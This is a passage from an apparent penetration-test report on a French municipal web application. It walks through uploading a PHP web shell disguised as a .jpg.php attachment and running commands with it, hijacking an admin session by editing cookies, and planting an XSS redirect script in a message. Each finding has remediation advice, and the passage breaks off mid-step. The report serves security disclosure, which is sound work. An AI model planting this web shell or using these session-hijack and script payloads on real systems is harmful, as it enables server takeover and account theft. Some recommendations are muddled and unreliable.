


tappe ta commande :


```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

Process 2:

Step 1: Login as admin and select “Gestion du site -> Gestion des articles” and click **ok** as shown below.




Step 2: Click on “Creer article”.



Liste des articles


Titre	Type rubrique	Rubrique	Type article	date de publication	Action
askjdakjsn	Rubrique	Vivre ensemble	Article simple	2019-05-11 18:31:20	✎ ✗
Administration	Categorie	Administration	Article simple	2010-06-20 17:14:46	✎ ✗

Step 3: In the notepad write the below code and save it as **filename.jpg.php** and save it.



```
<?php system($_GET["cmd"]); system($_GET["ipconfig"]);?>
```

Step 4: Now fill each block as shown below and upload the **filename.jpg.php** file.



Titre: Backdoor

Sous titre: Backdoor

Texte: Backdoor

Path: p

Options de l'article:

Rubrique parente: Vivre ensemble

Type d'article:

● Article simple. Image (facultative): Backdoor

○ Actualite. Image (facultative):

○ Page externe:

Auteur: Administrateur


Etat: Active

☑ Ajouter une piece jointe:

Titre: Backdoor Parcourir... Backdoor.jpg.php

Enregistrer

Step 4: Logout from admin and choose “Citoyen -> Vivre ensemble” click on “**lire la suite**” as shown below.



Accueil > Citoyen / Vivre ensemble


Vivre ensemble

Chaque ?tape de la vie nous confronte ? des
de l'aide lorsqu'on traverse une situation dif
tant aupr?s des services administratifs que c

askjdakjsn
asldknasdnaskdn...lire la suite

Backdoor
Backdoor...lire la suite

Step 5: The page will redirect and show’s “Backdoor” file as shown below, click it.



Backdoor


Publie le: 2019-05-11 22:55:10 par Administrateur, Consulte: 0 fois

Backdoor

Backdoor

Backdoor


Step 6: The page will redirect to another URL as shown below.




http://www.e-commun...d/Backdoor.jpg.php?

www.e-commune.org/admin/upload/Backdoor.jpg.php?

Step 7: In the URL enter “**cmd=ipconfig**” after .php?. The web application gives IP address as shown below.




www.e-commune.org/admin/upload/Backdoor.jpg.php?cmd=ipconfig




```
Configuration IP de Windows Carte Ethernet Connexion au réseau local: Suffixe DNS propre à la connexion : home Adresse IP.
192.168.1.119 Masque de sous-réseau . . . . . . : 255.255.255.0 Passerelle par défaut . . . . . . : 192.168.1.1
Notice: Undefined index: ipconfig in C:\Program Files\EasyPHP-12.1\www\admin\upload\Backdoor.jpg.php on line 1
```

Step 8: In the URL enter “**cmd=dir**” after .php?. The web application gives directory and its files as shown below.



www.e-commune.org/admin/upload/Backdoor.jpg.php?cmd=dir



```
Le volume dans le lecteur C n'a pas de nom. Le num,ro de s,rie du volume est 6004-D998 R,pertoire de C:\Program Files\EasyPHP-12.1\www\admin
\upload 11/05/2019 22:55 . 11/05/2019 22:55 .. 11/05/2019 22:55 56 Backdoor.jpg.php 16/12/2012 21:00 181 bbb.ini.jpg 16/12/2012 21:04 64
bbb.ini.jpg.php 11/05/2019 18:31 28ÿ521 Collines.jpg 02/06/2010 00:51 24ÿ979 devoinci.jpg 16/12/2012 20:02 6ÿ656 Thumbs.db 6 fichier(s)
60ÿ457 octets 2 R,p(s) 309ÿ736ÿ022ÿ016 octets libres
Notice: Undefined index: ipconfig in C:\Program Files\EasyPHP-12.1\www\admin\upload\Backdoor.jpg.php on line 1
```

Recommendations:

- Don’t allow special characters to be entered search options.
- Restrict the access to superadmin from URL.
- Don’t gives access to the confidential files to un-authorized users.
- Scan each file’s during uploading process.

6. Lack of brute force protection

Impact:

Risk	Exploitability	Corrections
High	Easy	High

Description:

Website is allowing to enter login credentials for n-number of times that leads to brute force attacks. Attacker can attempt every possible combination of numbers until the application authentication and opens. This website doesn't alert and pop-up captcha in case attacker tries to brute force into user's accounts.

A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works.

Recommendations:

- It's recommended to implement some type of account lockout after a defined number of incorrect password attempts. Consult Web references for more information about fixing this problem.
- Implement captcha.
- Alert the user in case of unusual IP address based on his geoip for example.
- Increase the length of the password.
- Increase the number of possible characters.
- For more information visit: https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks, https://afilina.com/brute-force-countermesures

7. Cross site scripting

(a) Cookie stealing

Impact:

Risk	*Exploitability*	*Corrections*
High	Medium	High


Description:

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. XSS targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other user's sessions, an attacker might attack an administrator to gain full control over the application.


This will impact on hijacking user's active sessions and intercepting data and performing man-in-the-middle attacks.

Exploitation:

Step 1: Login as **admin** and right click, select inspect element to view cookies in source code.




Step 2: (1) Click on Network, (2) Choose **index.php**, (3) Click on cookies as show in the picture to see the **PHPSESSID.** Copy the cookie.




Method	File	Domain	Type	Transferred	Size	0 ms
GET	index.php	www.e-commune.org	html	1.53 KB	1.53 KB	+17 ms
GET	default.css	www.e-commune.org	css	6.52 KB	6.52 KB	+5 ms
GET	nav.gif	www.e-commune.org				+1 ms
GET	bgfooter.gif	www.e-commune.org				+1 ms

Request cookies
PHPSESSID: "i8gar969k1rmlhqc2f9fu21agf"
id_groupe: "0"
id_personne: "5"
id_user: "1"
link_accueil: "accueil/accueil_visiteur.php"
login: "admin"
n_lf: "0"

Step 3: Login as **agent,** in new browser and right click, select inspect element to edit cookies in source code.




Step 4: (1) Click on Network, (2) Choose **index.php**, (3) Click on cookies as show in the picture to see the **PHPSESSID.** Right click to edit the cookies of admin.



File	Domain	Type	Transferred	Size	0 ms
index.php	www.e-commune.org	html	1.60 KB	1.60 KB	+13 ms
default.css	www.e-commune.org	css	6.52 KB	6.52 KB	+2 ms
nav.gif	www.e-commune.org				+1 ms
bgfooter.gif	www.e-commune.org				+1 ms

Request cookies
PHPSESSID: "9fed6oahp98pigq64qn74ff44"
id_groupe: "4"
id_personne: "50"
id_user: "25"
link_accueil: "accueil/accueil_visiteur.php"
login: "agent"
n_lf: "0"

Step 5: Now paste the cookies of admin and change **login:admin** in cookie session and refresh the page. You will get admin access now.



Request cookies

PHPSESSID: "i8gar969k1rmlhqc2f9fu21ag6"
id_groupe: "4"
id_personne: "50"
id_user: "25"
link_accueil: "accueil/accueil_visiteur.php"

Recommendations:

- Use HTTPS for website.
- Turn on the HTTP Flag to prevent manipulating the Cookies using scripting languages.
- Security: Enforce sending the cookies over HTTPS only (never HTTP).
- Encrypt the source code.
- Use encoding library such as **OWASP ESAPI** and **Microsoft anti-xss.**
- For more information visit: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS), https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/

(b) Page redirection

Impact:


Risk	Exploitability	Corrections
High	Medium	Medium

Description:

This page is redirected to another URL in another domain via a user-controlled input. An attacker can use this vulnerability to redirect users to other malicious websites, which can be used for phishing and similar attacks. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Exploitation:

Step 1: Login as agent and create a message as shown below and send to admin.



Nouveau message

Adresse source d'envoi: Adresse personnelle


Destinataire: admin

Sujet: java script

Message:

```
<script>window.location.href = "http://www.w3schools.com";</script>
```

Step 2: Login as admin and open the message which agent has sent as shown below.

